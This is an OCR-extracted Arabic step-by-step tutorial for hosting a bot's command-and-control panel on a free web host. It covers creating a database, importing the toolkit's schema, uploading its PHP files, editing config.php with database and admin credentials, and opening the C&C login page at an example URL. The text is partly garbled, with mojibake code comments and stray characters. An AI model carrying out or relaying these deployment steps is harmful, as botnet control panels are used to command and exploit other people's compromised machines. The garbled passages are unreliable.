
- لإنشاء مضيف هناك طريقتين إما ان نقوم بالاستعانة بمواقع الإضافة المجانية او بناء المضيف بالكامل ومن ثم استخدام خدمة **DDNS** كما تحدثنا عنه سابقا.

من خلال الاستعانة بمواقع الإضافة المجانية


يوجد الكثير من مواقع الإضافة المجانية المتوفرة على الأنترنت والتي يتيح العديد من المزايا ويفضل هذه الطريقة عن الأخر. تذكر يجب ان يدعم الموقع استخدام **PHP** و **MySQL**و **Apache**. من امثلة مواقع الإضافة: https://www.eb2a.com او http://www.hostinger.ae
بعد الانتهاء من عملية التسجيل سوف يقوم الموقع بإرسال بيانات المضيف الخاص بك. نقوم بالذهاب الى شاشة التحكم الخاص بموقع الإضافة والتي تكون كالاتي:




أولا سوف نقوم بإنشاء قاعدة بيانات وذلك من خلال النقر على **قواعد بيانات MySQL** والتي تنقلنا الى الشاشة التالية.



ندخل اسم قاعدة البيانات وليكن **botdb** ثم ننقر فوق **Create Database**.




نلاحظ ان قاعدة البيانات قد تم إنشائها. نحتاج الان الى اعداد قاعدة البيانات التي أنشأنها لكي تعمل مع التطبيق ولتسهيل ذلك فانه يوجد قاعدة بيانات جاهزة تأتى مع **toolkit** ولتضمينها في المضيف نقوم بالنقر أولا على **Admin** كالاتي:




نقوم بالنقر فوق **Import** في قائمة الأدوات العلوية فتؤدى الى ظهور الشاشة التالية:




من خلال النقر على ***Browse*** وذلك لتوضيح مكان القاعدة وهو ملف ذات الاسم **db.sql** ثم نقوم بالنقر على الزر **go** في أسفل الشاشة.




هذا يعنى انه تم تحميل قاعدة البيانات بنجاح. ننتقل الان الى الخطوة التالية وهي تحميل ملفات **PHP** الى المضيف. نقوم بالرجوع الى شاشة التحكم الرئيسية ومن ثم النقر فوق **مدير الملفات**.




نقوم الان بالدخول الى المجلد **htdocs** وحذف جمي الملفات التي بداخله. ثم بعد ذلك نقوم بضغط ملفات **php** التي تكون مع **toolkit** ويكون الضغط **zip**.




ثم بعد لذلك نقوم بتحميل الملف المضغوط ذات الامتداد **zip** الى المضيف وذلك بالنقر فوق.




والتي تؤدى الى ظهور الشاشة التالية.



نقوم بالنقر فوق **browse** لتحديد مكان الملف المضغوط ثم نقر فوق العلامة √.



نقوم بتغير **permission** الخاص بالملف **config.php** وذلك باختيار الملف ثم النقر فوق **Chmod**.



نقوم بتغير **permission** الى 666.

الان نقوم بفتح الملف **config.php** من خلال اختياره ثم النقر فوق **edit**.

File: /public_html/www/config.php


```
<?

        // iAñóŝiêêê êÂçû
        $opt['mysql_host'] = "r";
        $opt['mysql_user'] = "r";
        $opt['mysql_pass'] = "r";
        $opt['mysql_base'] = "bots";


         // êiâêi ê ìÂññ ê Âsiêiêâ
        $opt['admin_login'] = "root";
                $opt['admin_pass']   = "toor";

?>
```


من خلال الذي قمنا بأشائه سابقا نقوم بوضعه في الملف **Config** والتي تختلف على حسب موقع الاستضافة حيث في الخانة الأولى نضع عنوان المضيف الذي يستضيف قاعدة البيانات ثم اسم المستخدم ثم كلمة المرور ثم اسم قاعدة البيانات. حيث تكون على سبيل المثال كالاتي:



هور هالآن للدخول الى **C&C** الخاص بالبوت نقوم بكتابة اسم المضيف ثم المسار الى الملف **auth.php** فتظهر الشاشة التالية. وليكن على سبيل المثال http://drmohammedteba.890m.com/www/auth.php




ظ